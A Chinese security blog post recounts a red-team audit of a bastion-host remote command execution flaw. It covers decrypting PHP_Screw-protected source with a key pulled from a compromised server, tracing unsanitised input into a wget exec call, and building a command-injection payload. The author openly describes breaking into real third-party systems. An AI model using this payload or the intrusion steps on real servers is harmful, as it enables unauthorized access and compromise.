愿世间所有漏洞与你环环相扣 - SecPulse.COM | 安全脉搏


> 这是 酒仙桥六号部队 的第 101 篇文章。


这是 酒仙桥六号部队 的第 101 篇文章。

全文共计 2677 个字，预计阅读时长 9 分钟。


翩翩烛夜游，漏洞列表瞅一瞅

在前段时间的 HW 行动中流传着一张红队可利用漏洞列表，其中存在关于某堡垒机的 RCE 漏洞比较感兴趣，正好最近也有空，想来审计审计这个漏洞。





要说这个漏洞，其实也是一个古老的洞了，CNVD 编号 CNVD-2019-*，虽然是 19 年爆出来的漏洞，但是抱着试一试的心态搜了一下，成功利用漏洞打了两个小朋友。




嗯！！！洞是个老洞了，但是盖不住管理员不修复啊。

乘着风破着浪，黑暗里呀走一趟

既然想做一次代码审计，那没有源码怎么行呢？于是又一次发起白嫖技能，在群里找大佬要了一份堡垒机的源代码，然后没想到的是这个源代码可不好拿，曲曲折折的就有了这篇文章。


拿到大佬给的源代码之后非常高兴的打开验验货，然后立马傻眼了 ···

看着满屏的乱码，直觉告诉我这个玩意被加密了。之前对某 OA 系统进行代码审计时便见识到利用 zend 方法进行加密的 PHP 文件，通常这类加密文件会在密文的最前面标识自己的加密方式，例如 zend 加密的 PHP 文件会在最前面显示“zend”字样的字符串。



然后再看上面的密文，可以得到文件的加密特征“PM9SREW”，当不是 zend 的时候就感觉不太好了，是一种之前并不熟悉的加密方式，所以需要某度的法力加

持，看一下这到底是一种什么样的加密规则。




根据搜集到的信息判断，这种 PHP 代码加密的技术就叫 PHP_Screw，这种加密技术与 zend 加密不同的是引入了密钥，而且可以对特征标识进行自定义的修改。而由于

引入了密钥，不能像 zend 加密那样直接使用工具进行解密，首先需要获取到加密使用的密钥，然后要自行编写解密脚本。

萼 ** 长，密钥在来的路上

对于任意一个加密后的 PHP 脚本，在被脚本解释器解释之前肯定是要被解密的，zend 加密方式便是如此，那么同理这个 PHP_Screw 加密也是如此，那它究竟是如何对脚本进行解密然后传递给脚本解释器的呢？秉持着知来处明去处的精神，我去了解了一下使用 PHP_Screw 加密后脚本的部署方式。




8、执行./screw [目录或文件]，后面带上你要加密的目录或文件即可自动开始加密。

在部署的第 5 步，需要将一个 php_screw_plus.so 的扩展写入 php 的配置文件，直觉告诉我这个扩展是用来进行解密的。也就是说每一个部署了这个 PHP_Screw 加密后的脚本服务器肯定会存在一个类似的 PHP 扩展用于解密，那么我们之前打到的几个小朋友的口袋里肯定也是存在这个扩展的，嗯。。。。我有一个大胆的想法。


给之前其中一个小朋友穿个马甲，然后去上面慢慢找这个扩展组件。

首先找一找小朋友的配置文件，确认一下这个组件的名字。先确定一下 PHP 配置文件的路径。




果断打开瞅一眼，确定扩展的名字是：php_screw.so

使用 find 全局搜索一下，但是啥都没搜到，这不得行啊。想了想还是开个 phpinfo，查看 php 的扩展组件存放路径。




然后就是把脚本明文一封，成功找到这个扩展组件，又上

然后就是解密的关键，成功找到这个扩展组件，马上给他下载下来。




有了这个扩展，将 so 拖到 ida 里进行分析，分析一下解密算法和使用的密钥。在之前了解 PHP_Screw 算法的时候了解到整个解密的关键函数是 _p**screw_ext_fopen，将函数反编译成类 C 代码，如下：




在代码的第 25 行可以看到解密的方式是使用 p**screw_mycryptkey 数组里的数据进行一系列处理之后和明文按位取反后的值进行异或。上面这个

p**screw_mycryptkey 里存放的应该就是解密代码使用的 key，为了安全打上厚厚的马赛克。




上面的代码是 16 进制，在我们进行解密的时候需要转换成 10 进制。为了解密不出问题，还需要将小朋友口袋里的代码给掏出来，用来给我们进行审计分析。结合上面的解密算法，使用密钥解密整个工程文件，解密后的效果如下。



风雨兼程，审计马不停蹄

首先还是来看我们既定的审计目标。前台 RCE 漏洞，目标文件为：/ha_request.php。先给张图看看代码先。



在进行代码审计之前个人比较喜欢看一下参数获取的方式，这样方便判断参数的获取过程是否经过安全处理，以及参数处理过程中是否会存在安全问题等等。在整个 ha_request.php 文件当中没有获取参数的地方，那么获取参数的地方应该在 / include/comm.php 文件中，跟进这个文件去看一眼。

```
101             $$_ = preg_replace( pattern: '#[<>\'"\\/&;]#', replacement: "", $v);
102         }
103     }
```

在第 98 行可以看到此处通过 $_REQUEST 的形式获取参数，然后将参数的键值分别进行简单的处理之后重新赋值，其中参数值通过正则表达式进行了简单的过滤，但是匹配的只是简单的特殊符号，并不算严格。

然后我们回到 ha_request.php 文件本身，关注点落在存在命令执行的几处地方：

```
32      $filename = "backup_scripts.tar.bz2";
33      $url = "http://$req_ipaddr";
34      $url .= "/ha_get_install.php?n=$req_node_id";
35
36      $lines = array();
37      exec( command: "wget --no-check-certificate $url -O $filename", &output: $lines, &return_var: $
38      if ($r != 0) fatal( message_display: "wget backup install file failure");
39
40      exec( command: "tar jxvf $filename", &output: $lines, &return_var: $r);
```

在第 37 行中使用了 exec 进行系统命令执行，而执行的系统命令中存在两个变量 $url 和 $filename，其中 $filename 是一个固定字符串，而 $url 变量是通过变量拼接而获取的。然后我们再看 $url 中的两个变量是通过用户输入的，还是自定义的，中间是否经过变量处理，就可以判断 $url 变量是否可以由用户自主控制，从而造成命令执行。


```
2   require_once("include/common.php");
3
4   if (@!$req_action) fatal(_("ha_request.error.invalid_request"));
5
6   if ($req_action == 'kick') {
7       $res = node_rpc($req_node, "cluster_manage", array($req_action));
8       if ($res == "OK") {
9           echo _("ha_request.info.kick_node");
10          pg_escape( statement: "UPDATE node SET type=0 WHERE id=?", $req_node);
11      }
12      else {
13          fatal($res);
```

```
14      }
15  } else if ($req_action == 'install') {
16      //...
22      $res = node_request($req_node_id, url: "http://$req_ipaddr", method:
23      if ($res != "OK") fatal($res);
24
25      #make temp dir to download setup configuration
26      $tmpdir = tempnam($CONFIG["tmp"], prefix: "shterm");
27      unlink($tmpdir);
28      mkdir($tmpdir);
29      chdir($tmpdir);
30
31      $filename = "backup_scripts.tar.bz2";
32      $url = "http://$req_ipaddr";
33      $url .= "/ha_get_install.php?n=$req_node_id";
```

从上面的代码可以看出 $req_node_id 和 $req_ipaddr 两个变量应该是用户输入的，中间没有经过任何变量处理。同时根据代码逻辑，我们需要使变量 $req_action 为“install”，$res 为“OK”，才能进入第 37 行进行命令执行。其中 $req_action 为用户输入的变量，可控，而 $res 为函数 node_request 函数的返回值，如果返回值不为”OK”, 就进入函数 fatal()。

这两个函数都位于 comm.php，fatal 函数是一个自定义的 exit 函数，用于退出程序。


```
931  function fatal($message_d
932      //...
936      global $html_header_d
937
938      $style_list = array("
939      if (function_exists(
940      if (!in_array(@$CONFI
```



函数 node_request 的代码如下：

根据上面的代码，该函数的作用应该是打开某个链接，读取里面的内容，然后返回。而整个链接是来源于用户输入，那么我们可以自己搭建一个 VPS，让 node_request 去请求 VPS 然后返回 OK 作为请求结果，这样就可以绕过 fatal 函数进入命令执行函数。根据之前的传参，应该构造的一个 http://IP/listener/cluster_manage.php 的 VPS 页面，里面的内容是 OK。


简单做个测试，构造 VPS 内容如下：




创建一个测试代码如下：

```php
function node_request($id, $url, $method, $args) {
    if (!$id) { $_node_rpc_error = "local id not set"; return false; }
    if (!$url) { $_node_rpc_error = "node urlbase not set"; return false; }
    $url .= "/listener/$method.php?n=$id&a=";
    $url .= urlencode(json_encode($args));
    $s = "";
    $fp = @fopen($url, mode: "rb");
    if (!$fp) { $_node_rpc_error = "comm error"; return false; }
    while (!feof($fp)) $s .= fread($fp, length: 4096);
    fclose($fp);

    $_node_rpc_error = false;

    return $s;
}
$req_node_id="123123";
$req_ipaddr="127.0.0.1";
$res = node_request($req_node_id, url: "http://$req_ipaddr", method: "cluster_manage",
if ($res != "OK")
    echo "exit";
else
    echo "success";
```


访问测试代码，当返回 success 说明 $res 的值确实为“OK”，可以绕过判断。



通过上面的分析，已经可以构造 payload 执行到命令执行的位置，而可控的变量 $url 中第一个变量需要输入 VPS 的地址，所以我们执行的系统命令需要放入 $req_node_id 中，再来看一下命令执行的代码，然后开始构造 payload。



要进行命令执行，首先还是需要让 $url 是一个完整的 url，使 wget 命令结束，然后采用特殊符合执行其他命令，根据上面的分析自己构造一个测试环境。



因为审计是在 windows 环境，所以简单的修改一下执行的命令，然后构造 payload 如下情况：
http://IP/test.php?action=install&ipaddr=127.0.0.1&node_id=1|whoami||echo。测试结果如下，成功执行了系统命令。

当然在 linux 环境下 wget 命令可以执行，然后可以通过其他的方式写入一个 webshell 或者反弹一个 shell。

此刻已皓月当空，爱的人手捧漏洞

从最开始的知道漏洞，到成功利用漏洞打到小朋友；再通过获取系统源码，分析文件的加密算法；通过分析 PHP_Screw 算法知道需要获取到解密密钥，编写解密算法；再通过给小朋友穿马甲，翻小朋友的口袋获取到解密密钥，算法，源码，最后进行漏洞的审计分析，知道漏洞触发的原理，这一路走来并不算顺利，在掏口袋获取密钥时找了很久的文件最终才找到，然后进行算法逆向的过程中因为用了比较老的 ida 和系统，导致反汇编的类 C 代码有很大区别，而且看不懂，又折腾了好久。还好最后的代码分析并不算很难，所以这又是一个进步啊，以后要多多加油啦！

本文作者： 酒仙桥六号部队

https://www.secpulse.com/archives/145353.html

全文完